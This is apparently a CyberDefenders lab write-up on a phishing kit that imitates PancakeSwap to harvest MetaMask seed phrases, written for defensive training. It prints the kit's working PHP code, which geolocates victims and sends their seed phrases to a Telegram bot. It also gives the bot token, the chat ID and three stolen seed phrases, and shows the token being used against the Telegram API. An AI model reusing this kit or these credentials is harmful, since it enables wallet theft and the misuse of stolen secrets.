

## CyberDefenders: GrabThePhisher


The following writeup is for [GrabThePhisher](#) on CyberDefenders, it involves investigating a Phish Kit.

**Scenario:** An attacker compromised a server and impersonated <https://pancakeswap.finance/>, a decentralised exchange native to BNB Chain, to host a phishing kit at <https://apankwek.soup.xyz/mainpage.php>. The attacker set it as an open directory within the file name “pankewk.zip”.

Provided the phishing kit, you as a soc analyst are requested to analyse it and do your threat intel homework.

### Which wallet is used for asking the seed phrase?

Metamask.



```
metamask.php
<?php
$request = file_get_contents("http://api.sypexgeo.net/json/" . $_SERVER['REMOTE_ADDR']);
$array = json_decode($request);
$geo = $array->country->name_en;
$city = $array->city->name_en;
$date = date("m.d.Y"); //aaaja

/*
With love and respect to all the hustler out there,
This is a small gift to my brothers,
All the best with your luck,

Regards,
j1j1b1s@m3r0

*/

$message = "<b>Welcome 2 The Jungle </b>";

<b>Wallet:</b> Metamask
<b>Phrase:</b> <code> . $_POST["data"] . "</code>
<b>IP:</b> " . $_SERVER['REMOTE_ADDR'] . " | " . $geo . " | " . $city . "
<b>User:</b> " . $_SERVER['HTTP_USER_AGENT'] . " ";

sendTel($message);

function sendTel($message){
    $id = "5442785564";
    $token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
    $filename = "https://api.telegram.org/bot" . $token . "/sendMessage?chat_id=" . $id . "&text=" . urlencode($message) . "&parse_mode=html";
    file_get_contents($filename);
    $_POST["import-account__secret-phrase"] . $text = $_POST["data"] . "\n";
    @file_put_contents($_SERVER['DOCUMENT_ROOT'] . '/log/.log.txt', $text, FILE_APPEND);
}

?>
```

### What is the file name that has the code for the phishing kit?

metamask.php (see the above image).

### In which language was the kit written?

It was written in PHP as you can see in the above image.

### What service does the kit use to retrieve the victim's machine information?

The phishing kit uses the Sypex geo API to retrieve geolocation information about the victim's machine based on their IP address:

```
$request = file_get_contents("http://api.sypexgeo.net/json/" . $_SERVER['REMOTE_ADDR']);
```

The answer being sypex geo.

### How many seed phrases were already collected?

In the pankewk/log directory you can find a log.txt file that contains 3 seed phrases (each line represents a seed phrase):

```
number edge rebuild stomach review course sphere absurd memory among drastic total
bomb stairs satisfy host barrel absorb dentist prison capital faint hedgehog worth
father also recycle embody balance concert mechanic believe owner pair muffin hockey
```

### Write down the seed phrase of the most recent phishing incident?

We know from the previous question that the most recent seed phrase is:

father also recycle embody balance concert mechanic believe owner pair muffin hockey

### Which medium had been used for credential dumping?

After analysing the metamask.php file, we can see that the credentials are sent using telegram:

```
$filename = "https://api.telegram.org/bot" . $_token . "/sendMessage?chat_id=" . $id . "&text=" . urlencode($message) . "&parse_mode=html";
```

### What is the token for the channel?

The token for the telegram channel can be found just above the API call:

```
$token = "5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10";
```

### What is the chat ID of the phisher's channel?

Can be seen above the token variable:

```
$id = "5442785564";
```

### What are the allies of the phish kit developer:

```
/*  
With love and respect to all the hustler out there,  
This is a small gift to my brothers,  
All the best with your luck,  
  
Regards,  
j1j1b1s@m3r0  
  
*/
```

### What is the full name of the Phish Actor?

To find the full name of the phish actor, we need to make an API request which we can do so by entering the following into a browser:

- [https://api.telegram.org/bot5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10/sendMessage?chat\\_id=5442785564&text=yo](https://api.telegram.org/bot5457463144:AAG8t4k7e2ew3tTi0IBShcWbSia0Irvxm10/sendMessage?chat_id=5442785564&text=yo)

```
ok: true  
▼ result:  
  message_id: 38314  
  ▼ from:  
    id: 5457463144  
    is_bot: true  
    first_name: "TestBot1234asdf"  
    username: "jijibisam3robot"  
  ▼ chat:  
    id: 5442785564  
    first_name: "Marcus"  
    last_name: "Aurelius"  
    username: "pumpkinboii"  
    type: "private"  
    date: 1733828196  
    text: "yo"
```

The full name of the phish actor is Marcus Aurelius.

### What is the username of the Phish Actor?

You can see the username in the screenshot from the previous question:

```
username: "pumpkinboii"
```

This was a really interesting lab, and happens to be the first time I have investigated a phish kit. I learnt a lot, especially with regards to the Telegram API.